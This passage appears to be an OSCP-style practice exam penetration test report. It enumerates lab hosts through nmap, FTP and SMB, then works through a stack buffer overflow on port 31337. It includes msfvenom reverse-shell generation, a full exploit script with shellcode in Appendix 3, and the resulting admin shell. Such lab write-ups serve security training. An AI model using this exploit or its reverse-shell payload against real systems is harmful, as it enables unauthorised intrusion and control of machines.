|   WORKGROUP<1d>        Flags: <unique><active>
|_  WORKGROUP<1e>        Flags: <group><active>
```

```
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.9-Ubuntu)
|   Computer name: red
|   NetBIOS computer name: RED\x00
|   Domain name: \x00
|   FQDN: red
|_  System time: 2021-09-15T17:20:35+01:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-09-15T16:20:35
|_  start_date: N/A

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Wed Sep 15 16:21:05 2021 -- 1 IP address (1 host up)
scanned in 47.02 seconds
```


All Ports Scan:

```
$ nmap -p- -oA nmap/stapler-allports stapler.oscp
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-15 16:24 BST
Nmap scan report for stapler.oscp (192.168.56.106)
Host is up (0.00083s latency).
Not shown: 65523 filtered ports
PORT      STATE  SERVICE
20/tcp    closed ftp-data
21/tcp    open   ftp
22/tcp    open   ssh
53/tcp    open   domain
80/tcp    open   http
123/tcp   closed ntp
137/tcp   closed netbios-ns
138/tcp   closed netbios-dgm
139/tcp   open   netbios-ssn
666/tcp   open   doom
3306/tcp  open   mysql
12380/tcp open   unknown

Nmap done: 1 IP address (1 host up) scanned in 104.77 seconds
```

Exploitation Attempts

I did not gain any access to this machine, but I found several alarming vulnerabilities and misconfigurations that, while they did not lead to direct access, exposed some sensitive information.

The FTP server has anonymous authentication enabled, allowing any user to log into the server and read its contents:



The FTP banner, and the contents of the note file, expose several potential usernames:


```
$ cat note
Elly, make sure you update the payload information. Leave it in your FTP
account once your are done, John.
```

Port 666 returns a zip file when a connection is made using netcat:

```
┌──(kali㉿kali)-[~/Documents/oscp/practice-exam-2/stapler]
└─$ nc -nv 192.168.56.106 666 > 666.out
(UNKNOWN) [192.168.56.106] 666 (?) open
┌──(kali㉿kali)-[~/Documents/oscp/practice-exam-2/stapler]
└─$ file 666.out
666.out: Zip archive data, at least v2.0 to extract
```

Unzipping the file reveals an image with two new usernames:

There is also a webserver on port 12380, revealing a new username (Tim) in the source code, and the name Dave in a response header:



And the source code reveals a head of HR's name, Zoe:

The site's SSL certificate reveals an email address:

```
SSL Info:       Subject:  /C=UK/ST=Somewhere in the middle of
nowhere/L=Really, what are you meant to put here?/O=Initech/OU=Pam: I
give up. no idea what to put
here./CN=Red.Initech/emailAddress=pam@red.localhost
                  Ciphers:  ECDHE-RSA-AES256-GCM-SHA384
                  Issuer:   /C=UK/ST=Somewhere in the middle of
nowhere/L=Really, what are you meant to put here?/O=Initech/OU=Pam: I
give up. no idea what to put
here./CN=Red.Initech/emailAddress=pam@red.localhost
```

The SMB share banners also expose some potential usernames:

```
$ smbclient -L stapler.oscp -N

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        kathy           Disk      Fred, What are we doing here?
```

```
        tmp             Disk      All temporary files should be stored
here
        IPC$            IPC       IPC Service (red server (Samba,
Ubuntu))
SMB1 disabled -- no workgroup available
```

SMB also has weak credentials, and we can view the user Kathy's files without supplying a password:

```
┌──(kali㉿kali)-[~/Documents/oscp/practice-exam-2/stapler]
└─$ smbclient //stapler.oscp/kathy
Enter WORKGROUP\kali's password:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Fri Jun  3 17:52:52 2016
  ..                                  D        0  Mon Jun  6 22:39:56 2016
  kathy_stuff                         D        0  Sun Jun  5 16:02:27 2016
  backup                              D        0  Sun Jun  5 16:04:14 2016

                19478204 blocks of size 1024. 16377668 blocks available
smb: \> cd kathy_stuff
smb: \kathy_stuff\> dir
  .                                   D        0  Sun Jun  5 16:02:27 2016
  ..                                  D        0  Fri Jun  3 17:52:52 2016
  todo-list.txt                       N       64  Sun Jun  5 16:02:27 2016

                19478204 blocks of size 1024. 16377668 blocks available
smb: \kathy_stuff\>
```

The backup directory contains some configuration files:

```
┌──(kali㉿kali)-[~/Documents/oscp/practice-exam-2/stapler]
└─$ mkdir smb
┌──(kali㉿kali)-[~/Documents/oscp/practice-exam-2/stapler]
└─$ mv todo-list.txt smb
┌──(kali㉿kali)-[~/Documents/oscp/practice-exam-2/stapler]
└─$ cd smb
┌──(kali㉿kali)-[~/…/oscp/practice-exam-2/stapler/smb]
└─$ smbclient //stapler.oscp/kathy
Enter WORKGROUP\kali's password:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Fri Jun  3 17:52:52 2016
  ..                                  D        0  Mon Jun  6 22:39:56 2016
  kathy_stuff                         D        0  Sun Jun  5 16:02:27 2016
  backup                              D        0  Sun Jun  5 16:04:14 2016

                19478204 blocks of size 1024. 16377652 blocks available
smb: \> cd backup\
smb: \backup\> dir
  .                                   D        0  Sun Jun  5 16:04:14 2016
  ..                                  D        0  Fri Jun  3 17:52:52 2016
  vsftpd.conf                         N     5961  Sun Jun  5 16:03:45 2016
  wordpress-4.tar.gz                  N  6321767  Mon Apr 27 18:14:46 2015

                19478204 blocks of size 1024. 16377652 blocks available
smb: \backup\> get vsftpd.conf
getting file \backup\vsftpd.conf of size 5961 as vsftpd.conf (42.2 KiloBytes/sec) (average 42.2 KiloBytes/sec)
smb: \backup\> exit
```

In total this exposes the names of several potential users on the machine:

- Elly
- Scott
- John
- Harry
- Zoe

- Tim
- Dave
- Kathy
- Fred
- Pam

System IP: 10.10.193.95

Service Enumeration

Nmap Scan Results

```
$ nmap -p- -oA nmap/dostack 10.10.193.95
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-15 10:03 BST
Initiating Ping Scan at 10:03
Scanning 10.10.193.95 [2 ports]
Nmap scan report for 10.10.193.95
Host is up (0.036s latency).
Not shown: 65520 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
554/tcp   open  rtsp
2869/tcp  open  icslap
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsdapi
10243/tcp open  unknown
31337/tcp open  Elite
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49160/tcp open  unknown
49161/tcp open  unknown
49162/tcp open  unknown

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 51.28 seconds
```

I suspected the port 31337 was hosting the vulnerable service. I attempted to connect with netcat, and sent a simple payload:

```
$ nc -nv 10.10.193.95 31337
(UNKNOWN) [10.10.193.95] 31337 (?) open
help
Hello help!!!
```

The service seems to echo the input back to the screen. A larger input crashes the program:


Exploitation

Vulnerability Exploited: Buffer Overflow Vulnerability

I first tested the binary by opening it with Immunity Debugger. I then used msf-pattern_create to create a unique pattern so I could identify the size of the payload required to crash the program:

```
$ msf-pattern_create -l 150
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3
Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7
Ae8Ae9
```

Sending this payload to the service crashes it, and we can see the EIP register has been overwritten:



Calculating the offset with msf-pattern_offset tells us that the required input size to overflow EIP is 146 bytes:


```
$ msf-pattern_offset -l 1000 -q 39654138
[*] Exact match at offset 146
```

I used the following Python script to send input to the service, and calculate the size of the buffer beyond EIP so I know how much space I have for shellcode:

```
import socket

filler = "A" * 146
eip = "B" * 4
offset = "C" * 4
buffer = "D" * 500
line_feed = "\n"

input = filler + eip + offset + buffer + line_feed

input = input.encode("utf-8")
```

```
print(input)

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("10.10.193.95",31337))
s.send(input)
s.close()
print("done");
```

This overflows the register, and shows a large number of D characters on the stack:



The difference between the first D and the last D can be calculated with Python:

```
$ python3
Python 3.9.2 (default, Feb 28 2021, 17:03:44)
[GCC 10.2.1 20210110] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> 0x01611C8C - 0x016119FC
656
```


This means we have 656 bytes of space for shellcode.

We can also check for bad characters using the following script:


```
import socket

filler = "A" * 146
eip = "B" * 4
offset = "C" * 4
line_feed = "\n"

badchars = (
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
```

```
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff" )

input = filler + eip + offset + badchars + line_feed
input = input.encode("utf-8")
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("10.10.193.95",31337))
s.send(input)
s.close()
print("done");
```


All of these characters were written to the stack, so the only bad character we have to avoid is 00:



I looked for the JMP ESP instruction within the executable:



Address 080414C3 has the instruction we want:



I generated shellcode with the following command:

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.56.102 LPORT=413 -f c
-e x86/shikata_ga_nai -b "\x00"
```

I then added this, along with some NOP characters, to my final script, which can be found in Appendix 3. Running the Python script gives us a shell:

```
┌──(Message from Kali developers)
│
│ We have kept /usr/bin/python pointing to Python 2 for backwards
│ compatibility. Learn how to change this and avoid this message:
│ ⇒ https://www.kali.org/docs/general-use/python3-transition/
│
└──(Run: "touch ~/.hushlogin" to hide this message)
┌──(kali㉿kali)-[~/Documents/oscp/practice-exam-2/dostackbufferoverflowgood]
└─$ sudo nc -lnvp 413
[sudo] password for kali:
listening on [any] 413 ...
connect to [10.8.4.132] from (UNKNOWN) [10.10.193.95] 49284
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\admin\Desktop\vulnerable-apps>whoami
whoami
oscp-bof-prep\admin

C:\Users\admin\Desktop\vulnerable-apps>
```

We are the admin user, with a high integrity shell:

```
C:\Users\admin\Documents>whoami /all
whoami /all

USER INFORMATION
----------------

User Name           SID
=================== ============================================
oscp-bof-prep\admin S-1-5-21-3893667650-330590714-1497020926-1001


GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==================================================
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators                 Alias            S-1-5-32-544 Mandatory group, Enabled by default, Enabled group, Group owner
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\REMOTE INTERACTIVE LOGON  Well-known group S-1-5-14     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE               Well-known group S-1-5-4      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
LOCAL                                  Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level   Label            S-1-16-12288 Mandatory group, Enabled by default, Enabled group


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeSecurityPrivilege           Manage auditing and security log          Disabled
SeTakeOwnershipPrivilege      Take ownership of files or other objects  Disabled
SeLoadDriverPrivilege         Load and unload device drivers            Disabled
SeSystemProfilePrivilege      Profile system performance                Disabled
SeSystemtimePrivilege         Change the system time                    Disabled
SeProfileSingleProcessPrivilege Profile single process                  Disabled
SeIncreaseBasePriorityPrivilege Increase scheduling priority            Disabled
SeCreatePagefilePrivilege     Create a pagefile                         Disabled
SeBackupPrivilege             Back up files and directories             Disabled
SeRestorePrivilege            Restore files and directories             Disabled
SeShutdownPrivilege           Shut down the system                      Disabled
SeDebugPrivilege              Debug programs                            Enabled
SeSystemEnvironmentPrivilege  Modify firmware environment values        Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeRemoteShutdownPrivilege     Force shutdown from a remote system       Disabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeManageVolumePrivilege       Perform volume maintenance tasks          Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled
SeCreateSymbolicLinkPrivilege Create symbolic links                     Disabled
```

Therefore we have gained full administrative access:

```
C:\Users\admin\Documents>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection 2:

   Connection-specific DNS Suffix  . : eu-west-1.compute.internal
   Link-local IPv6 Address . . . . . : fe80::1cd9:b7ec:526c:46dd%16
   IPv4 Address. . . . . . . . . . . : 10.10.193.95
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 10.10.0.1

Tunnel adapter isatap.eu-west-1.compute.internal:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : eu-west-1.compute.internal
```

Proof Screenshot: N/A

Completed Buffer Overflow Code:

Please see Appendix 3 for the complete Windows Buffer Overflow code

3.3 Maintaining Access

Maintaining access to a system is important to us as attackers, as ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a buffer overflow), we can regain administrative access. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

3.4 House Cleaning

The house cleaning portions of the assessment ensure that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the exam network was completed, I removed all user accounts and passwords as well as the Meterpreter services installed on the system. Offensive Security should not have to remove any user accounts or services from the system.

4.0 Additional Items

Appendix 1 - Proof and Local Contents:

IP (Hostname)	Local.txt Contents	Proof.txt Contents
192.168. ()		
192.168. ()		
192.168. ()		
192.168. ()		
192.168. ()		

Appendix 2 - Metasploit/Meterpreter Usage

For the exam, I used my Metasploit/Meterpreter allowance on the following machine:

- 192.168.56.104

Appendix 3 – Completed Buffer Overflow Code

```
import socket

# define shellcode
buf =  b""
buf += b"\xd9\xc9\xba\x1d\x39\x0f\xed\xd9\x74\x24\xf4\x5e\x2b"
buf += b"\xc9\xb1\x52\x31\x56\x17\x03\x56\x17\x83\xdb\x3d\xed"
buf += b"\x18\x1f\xd5\x73\xe2\xdf\x26\x14\x6a\x3a\x17\x14\x08"
buf += b"\x4f\x08\xa4\x5a\x1d\xa5\x4f\x0e\xb5\x3e\x3d\x87\xba"
buf += b"\xf7\x88\xf1\xf5\x08\xa0\xc2\x94\x8a\xbb\x16\x76\xb2"
buf += b"\x73\x6b\x77\xf3\x6e\x86\x25\xac\xe5\x35\xd9\xd9\xb0"
buf += b"\x85\x52\x91\x55\x8e\x87\x62\x57\xbf\x16\xf8\x0e\x1f"
buf += b"\x99\x2d\x3b\x16\x81\x32\x06\xe0\x3a\x80\xfc\xf3\xea"
buf += b"\xd8\xfd\x58\xd3\xd4\x0f\xa0\x14\xd2\xef\xd7\x6c\x20"
buf += b"\x8d\xef\xab\x5a\x49\x65\x2f\xfc\x1a\xdd\x8b\xfc\xcf"
buf += b"\xb8\x58\xf2\xa4\xcf\x06\x17\x3a\x03\x3d\x23\xb7\xa2"
buf += b"\x91\xa5\x83\x80\x35\xed\x50\xa8\x6c\x4b\x36\xd5\x6e"
buf += b"\x34\xe7\x73\xe5\xd9\xfc\x09\xa4\xb5\x31\x20\x56\x46"
buf += b"\x5e\x33\x25\x74\xc1\xef\xa1\x34\x8a\x29\x36\x3a\xa1"
buf += b"\x8e\xa8\xc5\x4a\xef\xe1\x01\x1e\xbf\x99\xa0\x1f\x54"
buf += b"\x59\x4c\xca\xfb\x09\xe2\xa5\xbb\xf9\x42\x16\x54\x13"
buf += b"\x4d\x49\x44\x1c\x87\xe2\xef\xe7\x40\x07\xf8\xe3\x14"
buf += b"\x7f\xfa\xeb\x15\x1d\x73\x0d\x7f\x0d\xd2\x86\xe8\xb4"
buf += b"\x7f\x5c\x88\x39\xaa\x19\x8a\xb2\x59\xde\x45\x33\x17"
buf += b"\xcc\x32\xb3\x62\xae\x95\xcc\x58\xc6\x7a\x5e\x07\x16"
buf += b"\xf4\x43\x90\x41\x51\xb5\xe9\x07\x4f\xec\x43\x35\x92"
buf += b"\x68\xab\xfd\x49\x49\x32\xfc\x1c\xf5\x10\xee\xd8\xf6"
buf += b"\x1c\x5a\xb5\xa0\xca\x34\x73\x1b\xbd\xee\x2d\xf0\x17"
buf += b"\x66\xab\x3a\xa8\xf0\xb4\x16\x5e\x1c\x04\xcf\x27\x23"
buf += b"\xa9\x87\xaf\x5c\xd7\x37\x4f\xb7\x53\x47\x1a\x95\xf2"
buf += b"\xc0\xc3\x4c\x47\x8d\xf3\xbb\x84\xa8\x77\x49\x75\x4f"
buf += b"\x67\x38\x70\x0b\x2f\xd1\x08\x04\xda\xd5\xbf\x25\xcf"

# nop sled
nops = b"\x90" * 10

filler = ("A" * 146).encode("utf-8")
eip = b"\xc3\x14\x04\x08"
#offset = ("C" * 4).encode("utf-8")
line_feed = ("\n").encode("utf-8")

input = filler + eip + nops + buf + line_feed

print(input)

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("10.10.193.95",31337))
s.send(input)
s.close()
print("done");
```

Appendix 4 – Other Exploit Code Modifications